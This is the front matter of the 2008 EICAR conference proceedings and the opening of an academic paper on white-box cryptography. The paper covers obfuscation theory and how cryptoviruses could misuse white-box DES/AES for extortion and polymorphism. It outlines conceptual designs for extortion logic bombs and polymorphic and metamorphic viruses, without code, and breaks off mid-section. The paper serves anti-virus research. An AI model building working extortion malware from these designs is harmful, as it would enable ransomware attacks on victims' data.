Proceedings of the
17th Annual EICAR Conference
"IT Security is facing a paradigm shift – New threats and more subtle methods of attack require different approaches and solutions"

Edited by
Eric Filiol[1] & Vlasti Broucek[2]
[1]Laboratoire de Virologie et de cryptologie, Ecole Supérieure et d'Application des Transmissions, Rennes, France
[2]School of Computing and Information Systems, University of Tasmania, Australia

- Laval, France -
3 – 6 May 2008

Preface

EICAR2008 is the 17th Annual EICAR Conference. This Conference (held from 3rd May to 6th May 2008) at the conference centre "*Les Ondines*" in Laval, France brings together experts from industry, government, military, law enforcement, academia, research and end-users to examine and discuss new research, development and commercialisation in anti-virus, malware, computer and network security and e-forensics.

Despite the cancellation of the EICAR 2007 conference, academic papers were nonetheless published and thus they received the best international interest of experts in the field. The continuing success of EICAR still bears witness to the recognition amongst participants of the importance and benefit of encouraging interaction and collaboration between industry and academic experts from within the public and private sectors. As digital technologies become ever-more pervasive in society and reliance on digital information grows, the need for better integrated socio-technical solutions has become even more challenging and important.

This year EICAR2008 has again seen a significant increase in both the quality and quantity of papers. The program committee was particularly pleased with increased interest amongst students. This made the conference committee's task of paper acceptance hard but enjoyable. To maximise interaction and collaboration amongst participants, two types of conference submissions were invited and subsequently selected – industry and research/academic papers. These papers were then organised according to topic area to ensure a strong mix of academic and industry papers in each session of the conference.

Research academic papers presented in these proceedings were selected after a rigorous blind review process organised by the program committee. Each submitted paper was reviewed by at least three members of the program committee with approximately one half of all submitted papers rejected. In particular, the committee was pleased with the quality and high acceptance rate of student papers. This is the proof that a new research community in computer virology is going to arise and make this field progress to face up challenges of the future. The quality of accepted papers was excellent and the organising committee is proud to announce that authors of several papers have already been invited to submit revised manuscripts for publication in a number of major research journals.

Industry (non academic) papers have also been included this year in the EICAR proceedings, for the first time. The exceptional quality of those papers made this mandatory. Some of those papers could have been considered as academic papers, despite the initial choice of their authors. They will be considered for publication in research journals as well. But the main interesting point lies in the fact that more than previously, industry is going to increase the technical level of his contribution rather to consider more popular or marketing aspects of computer virology. This is a strong hope to see industry working more closely with academic researchers for a better future against malware.

From the papers submitted and accepted for this year's conference there is strong evidence to support the view that the EICAR conference is growing in its international reputation as a forum for the sharing of information, insights and knowledge both in its traditional domains of malware and computer viruses and also increasingly in critical infrastructure protection, intrusion detection and prevention and legal, privacy and social issues related to computer security and e-forensics. EICAR is now the European Expert Group for IT-Security not only according to its new corporate image, but also according to the content of the conference.

Program Committee

We are grateful to the following distinguished researchers and/or practitioners (listed alphabetically) who had the difficult task of reviewing and selecting the papers for the conference:

Assist. Professor John Aycock	Department of Computer Science, University of Calgary, Canada
David Bénichou	Department of Justice, France
Vlasti Broucek (Program Co-chair)	School of Information Systems, University of Tasmania, Australia
Dr Hervé Debar	France Télécom Research and Development, France
Professor Eric Filiol (Program Co-chair)	Laboratoire de Virologie et de cryptologie, Ecole Supérieure et d'Application des Transmissions, Rennes, France
Professor Richard Ford	Florida Institute of Technology, USA
Sandra Frings	Institute Arbeitswirtschaft und Organisation, Stuttgart, Germany
Dr Steven Furnell	University of Plymouth, UK
Dr Urs E Gattiker	CyTRAP Labs, Switzerland
Dr Sarah Gordon	Independent Expert
Assoc. Professor William (Bill) Hafner	Nova Southeastern University, USA
Assist. Professor Marko Helenius	University of Tampere, Finland
Dr Andy Jones	BT, UK
Cédric Lauradoux	Princeton University, USA
Dr Sylvia Kierkegaard	President of International Association of IT lawyers and Editor-in-Chief, JICLT, IJPL, Denmark
Professor Yves Poullet	Centre de Recherches Informatique et Droit (CRID), Facultés Universitaires Notre-Dame de la Paix, Namur, Belgium
Professor Gerald Quirchmayr	University of Vienna, Austria University of South Australia, Australia
Sebastian Rohr	Germany
Assoc. Professor Paul	School of Information Systems, University of Tasmania, Australia
Christine Whalley, CISSP	Pfizer Inc., USA
Professor James Wolfe (EICAR Technical Director)	University of Central Florida, USA

Many thanks to Rafal Leszcyna for his help in producing the LaTeX Eicar template, which has proven to be so useful to many authors of the present papers.

A special thanks to the ESIEA-Ouest staff in Laval -- especially Gérard Sanpité, Domimique Houdayer, Robert Erra and Dominique Vieillepeau – for the local organisation of Eicar 2008.

Eric Filiol and Vlasti Broucek Editors

Email: [efiliol@esat.terre.defense.gouv.fr], [Vlasti.Broucek@utas.edu.au]

Contents

Part I.- Peer-reviewed Academic Papers

Part II.- Industry Papers

Introduction

This year EICAR celebrates in style its 17th Annual Conference (from 3rd May to 6th May) at the conference center 'Les Ondines', Laval, France. It is very pleasing to be able to highlight how this year's Conference bears witness to the way that EICAR is reviving to face the future challenges of the everevolving technology up. More significantly, it is a credit to the efforts of the program committee that EICAR has developed such a strong International reputation as one of the few high quality conferences able to successfully bridge industry, government and academia.

As this year's conference program and delegate list illustrates EICAR is continuing to attract a diverse range of experts engaged in new research, development and commercialisation in anti-virus, malware, computer & network security, and e-forensics. This year's conference theme '*IT Security is facing a paradigm shift – New threats and more subtle methods of attack require different approaches and solutions*' draws our attention to the issues arising from the reality of an 'anytime, anywhere web' and with a more and more invisible enemy. In this context, it can be argued that there is an even stronger need for open forums where vigorous and rigorous interaction can occur amongst representatives from industry, government, military, law enforcement, academia, research and end-users. These proceedings are an excellent example of this diversity and clearly reveal the challenges arising from the convergence and clash of different streams of research, development and commercialisation. With papers addressing high level technical and scientific issues arising in the era of an evergrowing, omnipresent technology it is evident that the on-going challenges of how to effectively balance the requirements for theory and techniques, understanding and action remains. This the key for surviving to our dramatic dependance to technology and live with its inherent risks.

Please enjoy the papers published in these proceedings and we look forward to meeting you in the near future. We would also like to take this opportunity to actively encourage you to communicate and forge collaborations with EICAR. We look forward to your on-going participation in the EICAR conference and thank you for your contribution to its success.

Eric Filiol and Vlasti Broucek

Email: [efiliol@esat.terre.defense.gouv.fr], [Vlasti.Broucek@utas.edu.au]

Part I

Peer-reviewed Academic Papers

White-Box Attack Context Cryptovirology

About Author(s)

Sébastien Josse is an I.T. consultant at Silicomp-AQL Security Evaluation Lab and a Ph.D student at EDX Polytechnique Doctoral School, within the CRESAT Virology and Cryptology Lab. He graduated with a M.Eng. in Computer Security (from both Supelec and ENST-B) and with an M.Sc. in Mathematical Models (from Rennes University). His doctoral dissertation topics are symmetric encryption systems and use of cryptographic mechanisms in computer virology. He likes playing chess, swimming and drinking beer with his friends.

Silicomp-AQL, 1 rue de la Châtaigneraie, CS 51766, 35517 Cesson-Sévigné Cedex, France, phone +33-2-99125000, e-mail Sebastien.Josse@aql.fr

Ecole Supérieure et d'Application des Transmissions, Laboratoire de virologie et de cryptologie, B.P. 18, 35998 Rennes, France, phone +33-2-99843609, fax +33-2-99843609,
e-mail Sebastien.Josse@esat.terre.defense.gouv.fr

Keywords

Cryptography, WBAC, Extorsion, Cryptovirology, Polymorphism.

White-Box Attack Context Cryptovirology

Abstract

This paper presents the use of cryptographic mechanisms that are suited to the white box attack context (the attacker is supposed to have full control of the target program's execution environment) and as we will demonstrate, to a viral context. Use of symmetric and asymmetric cryptography by viruses has been popularized by polymorphic viruses and cryptoviruses. The latter are specialized in extorsion. New cryptographic mechanisms, corresponding to a particular implementation of traditional (black box) cryptography have been recently designed to ensure the deep protection of legitimate applications. These mechanisms can be misappropriated and used for the purpose of doing extorsion. We evaluate these new cryptographic primitives and discuss their (mis)use in a viral context.

Introduction

We have observed for several years the use of specialized software protection applications by virus authors, with the aim of resisting reverse engineering more efficiently. The problem of content protection has triggered an important academic research in the field of software protection, under the hypothesis that an attacker and a legitimate end user of the protected software may be one and the same person. New software protection mechanisms and complete suites allow content providers to take drastic measures in order to secure their applications in depth.

In the same way virus designers have used specialized tools, such as packers, in order to reinforce virus protection, we believe that other more elaborated tools, such as specialized compilation chains, dedicated to in depth protection of DRM applications, can be misappropriated and used for the purpose of strenghten virus protection.

Among mechanisms brought into play by those software protection suites, several of them are of a cryptographic nature. In this paper, a novel use of one of these cryptographic mechanisms in a viral context is presented. The specific case of the design of a virus specialized in extorsion is examined. The use of this kind of technology has to be taken into acount by the anti-virus research community, in order to gain a broader vision of future viral threats.

Design and implementation of applications that are resilient againt reverse engineering is both a crucial and difficult problem for many applications, especially when it is a matter of protecting proprietary algorithms and/or protecting the rights control function conditioning access to whole or part of its functionalities.
When the application to be protected cannot base its security on the use of an hardware component, or on a network server, we must make the hypothesis of an attacker able to execute the application in an environment that he perfectly controls. The attacker model matching this situation, called WBAC[1] (White-Box Attack Context) in this paper, imposes a particular software implementation of classical cryptographic primitives.
In this context, software protection lays on mechanisms covering several security objectives, among them the ability to control, in various execution points:

- code, critical data and execution context integrity;
- proprietary algorithms confidentiality;
- diversification of software instances;
- software anchorage to a personnalized target execution platform, etc.

Viral context We can observe that malware not only have to be resilient against reverse engineering, they also have to evade detection. In the remainder of this paper, we will take an interest in the use of cryptographic mechanisms by a virus in WBAC context along with this additional constraint.

The remainder of this paper is organized as follows: section recalls fundamental theoretical results concerning obfuscation as a virtual black-box

[1]It should be noticed that WBAC context is the most restricting for software designers, insofar as a mechanism that is white box resiliant must also be resiliant against black box (BBAC - Black Box Attack Context) and gray box (GBAC - Gray Box Attack Context) attacks. The BBAC context is the most classical in cryptography: the attacker does not have access to information related to the implementation. The GBAC corresponds to logical attacks exploiting information that leaks from the hardware (power consumption, instruction's execution time or certain CPU operations, such as cache setting, electromagnetic radiation, sound/noise spectrum, etc.). The attacker only has access to partial information about the implementation. This information is obtained by physical phenomenon's modelisation.

property. Section presents the problem related to the use of cryptography by a virus for the purpose of doing extorsion and section gives examples of (mis)use of white box cryptography. In this section is also presented the need for a cryptographic mechanism adapted to the WBAC context. Section presents principles of the white box implementation of two algorithms: DES and AES. Section discusses the robustness of these algorithms against cryptanalysis. Section concludes on the use that could be made of this type of technology by tomorrow's cryptoviruses and on the countermeasures and limitations of this technology.

Theoretical background

We will focus in this paper on cryptographic mechanisms tailor-made to ensure confidentiality of a secret key within an algorithm. Such a transformation (hiding a key in an encryption algorithm, with or without the help of environment interaction) can be formalized as an obfuscation transformation. We recall in this section some negative and positive results concerning code obfuscation, and their impact on this key management problem.

Ideal obfuscator

Let us denote Π a set of programs and PPT the set of polynomial time probabilistic Turing machines. An obfuscator can be formally defined as follows (Barak, Goldreich, Impagliazzo, Rudich, Sahai, Vadhan, & Yang, 2001):

Definition 1 *A probabilistic algorithm $\mathcal{O}$ is an obfuscator if it satisfies the following properties:*

1. $\forall P \in \Pi$, *P and $\mathcal{O}(P)$ compute the same function;*
2. $\forall P \in \Pi$, *growing of execution time and space of $\mathcal{O}(P)$ is at most polynomial as regards to execution time and space of program P;*
3. $\forall A \in PPT$, $\exists S \in PPT$ *such as:*

$$\forall P \in \Pi,\ p[A(\mathcal{O}(P) = 1] \backsimeq p[S^P(1^{|P|}) = 1].$$

Equality $p[A(\mathcal{O}(P) = 1] = p[S^P(1^{|P|}) = 1]$ is true up to a negligible[2] function μ of the program size $|P|$. The last property, called virtual black box property, can thus also be written: $\forall A \in PPT$, $\exists S \in PPT$ and $\exists$ a negligible function μ such as:

$$\forall P \in \Pi, |p[A(\mathcal{O}(P)) = 1] - p[S^P(1^{|P|}) = 1]| \leq \mu(|P|).$$

This property stipulate that the obfuscated version $\mathcal{O}(P)$ is perfectly unassailable, insofar as we cannot expect to learn more by reverse engineering $\mathcal{O}(P)$ than by the simple observation of its inputs/outputs.
It can be noticed first that the reverse engineering action is formalized as a predicate computation. We are thus taking into consideration the weakest requirement with regards to what can be calculated from $\mathcal{O}(P)$. The attacker is trying to decide a given property of program P.
The virtual black box property expresses the fact that the outputs distribution of any probabilistic analysis algorithm A applied to the obfuscated program $\mathcal{O}(P)$ is almost everywhere equal to the outputs distribution of a simulator S making oracle access to program P (program S does not have access to the description of program P, but for any entry x, it is given access to $P(x)$ in polynomial time as regard to the size of P. An oracle access to program P is equivalent to an access to sole inputs/outputs of the program P). Intuitively, the virtual black box property simply stipulates that everything that can be calculated from the obfuscated version $\mathcal{O}(P)$ can also be calculated via oracle access to P.

Such a generic compiler does not exist. The proof is based on the construction of a program that cannot be obfuscated.

This impossibility result demonstrates that a virtual black box generator - which could be able to protect the code of any program by preventing it to reveal more information than it is revealed by its inputs/outputs - does not exist. This impossibility result naturaly leads to important outcomes for designers of obfuscation mechanisms adapted to WBAC context. Let us consider a practical application of obfuscation that consists in transforming a symmetric encryption into an asymmetric encryption, by obfuscating the private key encryption scheme.

[2] A function $\mu : \mathbb{N} \rightarrow \mathbb{N}$ is said negligible if for all polynomial $\pi \geq 0, \exists N \in \mathbb{N}$ such that $\forall n \geq N$, $\mu(n) \leq 1/\pi(n)$. A negligible function is thus a function that grows much slower than the inverse of any polynomial.

A private key encryption scheme (G, E, D) (where G is the key generation algorithm, E the encryption algorithm and D the decryption algorithm) is said unobfuscatable if there exist $A \in PPT$ and a negligible function μ such as:

$$p_{K \xleftarrow{R} \mathbb{F}_2^k}[A(\widetilde{E}_K) = K] \geq 1 - \mu(k)$$

where $\widetilde{E}_K$ is any circuit computing the encryption function with the key K (and $K \xleftarrow{R} \mathbb{F}_2^k$ refers to a random variable uniformly ditributed over $\mathbb{F}_2^k$). An attacker is thus able, given any circuit calculating the encryption function, to recover key K. Unobfuscatable private key encryption scheme does exist if private key encryption scheme does. This result clearly states that all private key encryption scheme are not well suited for obfuscation. However, it should be noticed that this result does not prove that there does not exist some private key encryption scheme such that we can give to the attacker a circuit calculating the encryption algorithm without security loss. It proves however that there is not a general method enabling to transform any private key encryption scheme into a public key encryption system by obfuscating the encryption algorithm.

The problem of the construction of a private key encryption scheme verifying the virtual black box property (thus resilient in the WBAC context) is so an open problem, even if the impossibility result concerning a generic way to manage it may seem discouraging for the security designer. As we will see in section , obfuscation by using a network of encoded lookup tables makes it possible to obtain from DES and AES algorithms versions that are more resilient in white box. However, effective cryptanalysis of DES and AES white box implementations establish that the problem of the construction of a private key encryption scheme verifying the virtual black box property remains complete.

The ideal model of an obfuscator enabling to transform any program into a virtual black box cannot be implemented. In particular, there is not any general transformation that enables, starting from an encryption algorithm and a key, to obtain an obfuscated version of this algorithm that could be published without leaking information about the key it contains. However, this formalism does not establish that it is impossible to drown a key in an algorithm in order to transform a private key algorithm into public key encryption. We set out to apprehend this problem in practice, by evaluating

the most relevant practical propositions in this research field.

Notes on less restrictive obfuscator models

Several attempts have been made to relax the ideal model of obfuscator, in order to obtain positive results for obfuscation. It is possible to modify the virtual black box property in order to make it less unattainable. We can notably quote the τ-obfuscation (Beaucamps & Filiol, 2006), where the idea is not to search for perfect obfuscation, but rather for an efficient resilience at least for a certain time to deobfuscation transformations. More precisely, a τ-obfuscator satisfies the modified virtual black box property: $\forall A \in PPT$, $\exists S \in PPT$ such as:

$$\forall P \in \Pi,\ p[A(\mathcal{O}(P), 1^{\tau \times t(\mathcal{O}(P))}) = 1] \backsimeq p[S^P(1^{|P|}) = 1].$$

This property states that any result that can be computed in less than $\tau \times t(\mathcal{O}(P))$ - where $t(\mathcal{O}(P))$ is the time needed to obfuscate P - is actually computable from an oracle program of P. Even if it seems that it is technically possible to implement the τ-obfuscation concept, the existence of τ-obfuscator remains an open problem.

It is also possible to express the characteristic properties of the ideal obfuscator in a less restrictive model. The random oracle model has been used to redefine the obfuscator notion and to obtain positive results of obfuscation. It is indeed possible to build a class of functions that are obfuscatable in this model: the point functions, namely the boolean functions $1_\alpha : \mathbb{F}_2^k \to \mathbb{F}$ defined as follows: $1_\alpha(x) = 1$ if $x = \alpha$, 0 otherwise. For random oracles $\mathcal{R} : \mathbb{F}_2^* \to \mathbb{F}_2^{2k}$, the obfuscator $\mathcal{O}^{\mathcal{R}}$ transforms the program 1_α into the program $\mathcal{O}^{\mathcal{R}}(1_\alpha)$ defined as follows: $\forall x \in \mathbb{F}_2^k$, $\mathcal{O}^{\mathcal{R}}(1_\alpha)(x) = 1$ if $\mathcal{R} = \mathcal{R}(\alpha)$, 0 otherwise. In other terms, in this model, the most classic method to conceal a password (storage of hash value $r = \mathcal{R}(\alpha)$) can be seen as obfuscation of a point function.
In the same way, the environmental key generation mechanism (see section) leads to a true obfuscation of the key in the random oracle model.

Problem of implementation of the random oracle model we expect that any protocol designed in this ideal model remains secure when implemented by using a function easy to evaluate, such as a fixed hash function

$f(k,.) : \mathbb{F}_2^* \rightarrow \mathbb{F}_2^{l(k)}$ in the place of the random oracle. It has been demonstrated in (Canetti, Goldreich, & Halevi, 1998) that a system whose security lays on the correlation intractability of its random oracle can be secure in the random oracle model but does not remain secure anymore when implemented using a function or a functions set.

Theorem 0.1 *(Non-secure implementation of the random oracle (Canetti et al., 1998). There exist encryption (and signature) schemes that are secure in the random oracle model, but do not have any secure implementation by functions sets. Moreover, each of these schemes possesses a generic attacker that, knowing the description of an implementation, is able to break the scheme that uses this implementation.*

It should be noticed that this theorem confirms the result of Barak & al. When we try to modelize the reverse engineering action, we cannot assume that the only thing an attacker can do with the description of the oracle implementation is to invoke it on the entries of his choice: we shall not ignore that as it is usual in complexity theory, whole or part of the program code can be given as an entry to the program itself, and thus that disposing of the description of a function is far more powerful than having a black box access to this function.
The result of Barak & al. is furthermore complementary, insofar as it proves that a natural method[3] making it possible to obtain appropriate functions sets does not permit to obtain a secure implementation whatever the secure protocole in the random oracle model that is considered.

Use of cryptography by a virus for the purpose of doing extorsion

The study of viral mechanisms for the purpose of doing extorsion has been called cryptovirology (Young & Yung, 2004). After a virus has triggered its final charge, the effects on the target system can be irreversible for the victim but not for the virus author. The latter can therefore extort money from the

[3] The method consists in applying a transformation (which modifies the code of a program without altering its functionalities) to a set of pseudo-random functions, namely a set of functions that cannot be distinguished from a random oracle when given only oracle access to these functions.

victim in exchange for a way to restore its data. A first virus of this type was observed in 1989 (trojan horse AIDS). It used a simple substitution cipher.

Use of symmetric/asymmetric cryptography

Use of asymmetric cryptography makes it possible for a virus to avoid carrying a decryption key that can be captured. The victim's data are encrypted using the public component K_{pub} of an asymmetric couple of keys (K_{pub}, K_{priv}). The virus author gives the private component K_{priv} in exchange for money.
The drawback of asymmetric cryptography is its slowness.
A first solution to this problem consists in encrypting only certain files (trojan horse PGPCoder). A second solution consists in randomly generating a key K and then in using a symmetric encryption algorithm E_K more efficient in order to encrypt the victim's data. The virus next encrypts the key K with the public component K_{pub} of an asymmetric couple of keys (K_{pub}, K_{priv}). The victim must transmit $K_{pub}[K]$ and the extorted amount of money to the virus author. The latter can then send the key K to the victim, enabling him to restore its data without revealing the private key.
We can thus see that both use of symmetric and asymmetric cryptography make it possible to design cryptographic viruses specialized in extorsion.

Key management by environmental generation

Cryptography can be used to solve other problems that cryptographic viruses must face: key management and polymorphism.
If sole use of asymmetric cryptography solves the problem of key management, its main limitations are its slowness and its lack of discretion as regard to detection of its encryption function.
Both uses of asymmetric and symmetric cryptography beg the residual problem of key management: the key is first generated on the target platform, next written into a file. Traces may subsist in memory, enabling a specialized company to find back the key K. Moreover, laboratory study of virus allows to develop a virus detection procedure for random generation and encryption functions.

Environmental key generation (Riordan & Schneier, 1998; Filiol, 2004; Filiol,

2006) specifically addresses the problem of key management and supplies a solution in the instance of directed viruses, namely viruses designed to execute only on a target platform possessing features already known from the virus author. Environmental key generation is a mechanism that avoid storing the key in the executable. The key is generated by application of a hash function to activation data existing in the software's execution environment. Let X be an integer corresponding to this environmental observation, Y the value needed for activation (and carried by the program), h a hash function and R_1, R_2 two nonces. Then possible constructions, among many others, are (Riordan & Schneier, 1998):

let key $K = X$ where the test is: does $Y = h(X)$? ;

let key $K = h(X)$ where the test is: does $Y = h^2(X) = h \circ h(X)$? ;

let key $K = h(X_1, \ldots, X_n)$ where the test is: does $h(X_n) = Y$? ;

let key $K = h(R_1, X) \oplus R_2$ where the test is: does $Y = h(X)$?

The most important feature of each construction is that knowledge of Y does not provide knowledge of K.
Drawn from this principle, environmental code generation (Aycock, deGraaf & Jacobson, 2005) is a mechanism that enables to dynamically generate code, starting from activation data existing in the software's execution environment.
At the time of software protection, an instructions block I is deleted. Given a key K and a hash function h, a value S is brute force calculated such as the equation $h(K||S) = I$ is satisfied.
At the time of software execution, the key K is generated by application of a hash function to activation data existing in the software's execution environment. The instructions block I is then generated by $h(K||S) = I$.
At the time of static code analysis (or dynamic analysis in an environment that does not possess the same properties as the target environment), the analyst knows S and the K values domain. He does not know the generated code. In order to recover the code chunck, the attacker must cover the whole key space and for each value, test the generated code. According to the generated code (semantic) nature, this brute force attack can be very difficult to bring to fruition.

A critical analysis of these mechanisms has been developed in (Filiol, 2006). Observe also that at the time of dynamic analysis of the code in the target environment, the attacker can recover the key K and the related code.

Key management and diversification through white box cryptography

White box cryptography looks for a particular implementation of encryption algorithms in order to increase the security of key management. White box symmetric encryption algorithms aim at assuring keys confidentiality in the WBAC context. These implementations put forward an intrinsic mechanism for instances diversification, making it possible plentiful polymorphic versions of the encryption function. The implementation reduces the code portion to its simplest terms, banishing from assembler code any classical arithmetical operation. Such a code is far easier to diversify by using a polymorphism/mutator engine. A specific implementation of an iterated block cipher algorithm enables to obtain several crucial properties for an encryption function used by a cryptographic virus: a key management mode adapted to the WBAC context, an asymmetrication of a symmetric algorithm, a diversification of the algorithm data (algorithm code must be diversified by using a mutator engine). We will see however that the code uses only a reduced portion of the CPU instructions set, and that it thus goes along easier with diversification by using a mutator engine.

- Key concealing in the algorithm: it is difficult to recover the key, given encryption algorithm's code (or given decryption code);
- Algorithm asymmetrication: it is difficult to forge the encryption algorithm starting from the decryption algorithm (and inversely);
- Algorithm code and data diversification: it is difficult to forge a signature given the algorithm code, because it only uses non-arithmetical instructions and thus instances (code and data) can be very diversified;
- Execution time/memory space trade-off: execution time, even if more consequential than the execution time of black box algorithm (storage space of lookup tables is not negligible and imposes a memory load time before execution), remains far lower than the execution time of

an asymmetric encryption algorithm.

This kind of mechanism finds a place on the side of other key management cryptographic primitives (environmental key generation by using hash functions, symmetric/asymmetric cryptography) usable by a virus for the purpose of doing extorsion.

Examples of use in a viral context

White box integrity checking

Before presenting examples of viruses using white box cryptography for the purpose of doing extorsion, it is interesting to present the use that is done by the specialized compilation chain CSS (Cloakware Security Suite, 2007). The white box integrity checking function comprises:

- a first part implementing the hash function H and the white box decryption algorithm WBD_K;
- a hashes storage area $\mathrm{WBE}_K[H(\mathrm{BODY})]$, called Voucher.

White box integrity checking corresponds to the following test:

$$H(\mathrm{BODY}) == \mathrm{WBD}_K[\mathrm{WBE}_K[H(\mathrm{BODY})]]?\ \mathrm{OK} : \mathrm{KO}$$

Because it is difficult to recover the key K or to rebuild the encryption function WBE_K starting from the analysis (in WBAC context) of the decryption function WBD_K, the attacker is not in a position to substitute new hashes to the values stored in the Voucher, which would have allowed him to use the modified application without constraint.
Observe that the verification function must be protected against dynamic analysis.

Logic bomb

A first elementary example of malware using white box cryptography for the purpose of doing extorsion comprises (in addition to benign code portions

and a possible trigger condition) a part WBE_K implementing the white box encryption algorithm and whose mission is to encrypt whole or part of the victim's data. The victim is not able to recover the key K by using a WBAC analysis of the function WBE_K. Conjugated use of a mutator engine MUT and a random bijection generator RNG make it possible to create a huge number of versions of this program, for a unique key setting K.

As stated in the introduction, in the viral context, a mutator, namely a polymorphic engine must reinforce both the diversity and the resilience against pattern recognition. Both polymorphism (Qozah, 1999) and metamorphism (Filiol, 2007) can be formalized as grammar productions. The difficulty to recognize a virus corresponds to the required expressiveness of the machine or automaton that is able to recognize the langage $L(G)$ generated by the grammar G by applying its production rules (see table 1).
When he first formalized generative grammars in 1956 (Chomsky, 1956), Chomsky gave the following classification:

- type 0 grammars (unrestricted grammars), produce recursively enumerable languages, namely languages that can be recognized by Turing machines. Thus their productions simulate Turing machines. Consequently, deciding whether $x \in L(G)$ or not reduces the Halting problem ;
- type 1 grammars (context-sentitive grammars) or type 2 grammars (context-free grammars), produce languages that can be recognized by non deterministic finite automata ;
- type 3 grammars (regular grammars) produce languages that can be recognized by deterministic finite automata.

Thus the generative grammar type is crucial while designing a polymorphic engine. This point will be discuss in more details in section

Polymorphic virus

Another elementary exemple of a virus (polymorphic virus) using white box cryptography consists of

Grammar type	Complexity
type 0	undecidable
type 1	NP
type 2	NP
type 3	P

Table 1: Complexity of the detection problem of a Grammar G production $L(G)$, namely the problem: does x belong to $L(G)$?

- a first part WBE_K implementing the white box encryption algorithm ;
- a second part WBD_K(RNG||MUT) comprising a random bijections generator RNG and a mutator engine MUT, both encrypted by using decryption algorithm WBD_K.

The first part WBE_K of the viral program encrypts whole or part of the victim's data, next it decrypts the second part of the virus. The execution of the random bijections generator RNG and of the mutator engine MUT results in the generation of the function couple $(\mathrm{WBE}_{K'}, \mathrm{WBD}_{K'})$. The key K' is possibly transmited to the virus author (with information about the target computer). The algorithm $\mathrm{WBD}_{K'}$ is used to encrypt RNG||MUT (or MUT(RNG||MUT)). The new virus instance is $\mathrm{WBE}_{K'}$||$\mathrm{WBD}_{K'}$(RNG||MUT) (or $\mathrm{WBE}_{K'}$||$\mathrm{WBD}_{K'}$(MUT(RNG||MUT))).

Metamorphic virus

Another example, without self-modifying code (metamorphic virus), consists of:

- a first part WBE_K implementing the white box encryption algorithm ;
- a second part RNG||MUT comprising the random bijections generator RNG and the mutator engine MUT.

The first part WBE_K of the viral program encrypts whole or part of the victim's data. The execution of the random bijections generator RNG and of

the mutator engine MUT results in the generation of the function $\mathrm{WBE}_{K'}$. The key K' is possibly transmited to the virus author (with information about the target computer). The new virus instance is $\mathrm{WBE}_{K'}||\mathrm{MUT}(\mathrm{RNG}||\mathrm{MUT})$.

Comments

Diversification of the WBAC mechanism

The encryption or decryption primitive does not need to be protected by mechanisms bound to hamper dynamic analysis, insofar as a single step examination of the execution (context examination at each step of the execution) does not provide information about the key. However, code diversification is required in order to make the signature of the virus difficult. Performed operations are not arithmetical, instead they involve lookup tables runs. Lookup tables are diversified because of their design. However, it should be noticed that we must face the problem of diversification of the random bijections generator RNG, the mutator engine MUT and the CPU instructions required to go through a lookup tables network. This problem is discussed in section .

Comparison with the hybrid symmetric/asymmetric method

The strong points of white box cryptography with respect to joint use of symmetric and asymmetric cryptography as proposed in (Young & Yung, 2004) are:

- we can avoid using asymmetric cryptography,
- the cipher diversification mechanism is intrinsic,
- the code is easier to obfuscate because it does not contain any arithmetical calculation.

Comparison with environmental key generation

The strong point of white box cryptography with respect to environmental key generation is that the virus preserves its freedom. It is not directed to a specific platform and does not closely depend on a specific environment.

As compared with the two mentioned mechanisms, the drawback of this mechanism is that it is not yet as robust against cryptanalysis, as we will see in section .

DES and AES white box implementations

We present in this section the principles of the white box implementation of two well known algorithms: DES and AES.

WB-DES implementation

A method has been published in (Chow, Eisen, Johnson, & van Oorschot, 2002a) to make the extraction of the key difficult in the white box context. The principle is to implement a specialized version of the DES algorithm that embed the key K, and which is able to do only one of the two operations encrypt or decrypt. This implementation is resilient in a white box context because it is difficult to extract the key K by observing the operations carried out by the program and because it is difficult to forge the decryption function starting from the implementation of the encryption function, and inversely.

The main idea is to express the algorithm as a sequence (or a network) of lookup tables, and to obfuscate these tables by encoding their input/output.

All the operations of the block cipher, such as the addition modulo 2 of the round key, are embedded in these lookup tables. These tables are randomized, in order to obfuscate their functioning. The representation of DES as a sequence of lookup tables requires to group together the transformations made along the 16 rounds in a different way. Figure 1 shows these boundary changes. Each round of the DES is cut in two layers. The first one is said to be non-linear and contains the S-Boxes, whereas the other one is said to be linear and gathers together the linear operations such as the expansion, the xor operation and the permutation. Inputs of this new representation are now 96-bits binary words. Three variables are introduced: X_{r-1}, $\overline{R_{r-1}}$ and Y_r.

- X_{r-1} represents the output of expansion, a 48 bits word ;

- $\overline{R_{r-1}}$ represents the 16 bits of R_{r-1} that are not splitted by the expansion. ;
- Y_r represents the concatenation of the S-Boxes ouputs, a 32 bits binary word.




Figure 1: One round of DES and its white box equivalent

It should be noticed that it is thus possible to untie the Feistel scheme of DES and to implement it as a substitution/permutation scheme[4], as it is the case of AES.

The technique used to embed these keys is to represent DES as a network of lookup tables, and to apply input/output encodings in order to hide the keys. Using input/output encodings make each lookup table localy secure[5]: it is not possible to extract any information, in particular the embedded key.

[4] More precisely, each DES round is splited into a non-linear substitution step, bringing into play the S-Boxes, and a linear affine step.

[5] The lookup tables are randomized, in order to obfuscate their internal works: the input/output of these lookup tables are encoded by random bijections. The use of this

Thus the main idea of this obfuscation method is to be able to represent the whole DES as a unique lookup table that is localy secure, namely from which it is not possible to extract any information. Unfortunately it is not possible because the representation of a vector boolean function $\mathbb{F}_2^n \rightarrow \mathbb{F}_2^n$ requires an important memory space (exponential in the size of the input, namely the parameter n makes the memory space to rocket - see table 2). In order to

n (lookup table $\mathbb{F}_2^n \rightarrow \mathbb{F}_2^n$)	memory space $n.2^n/8$ (bytes)
8	256 Bytes
16	128 KB
24	48 MB
32	16 GB

Table 2: memory space required for lookup tables storage

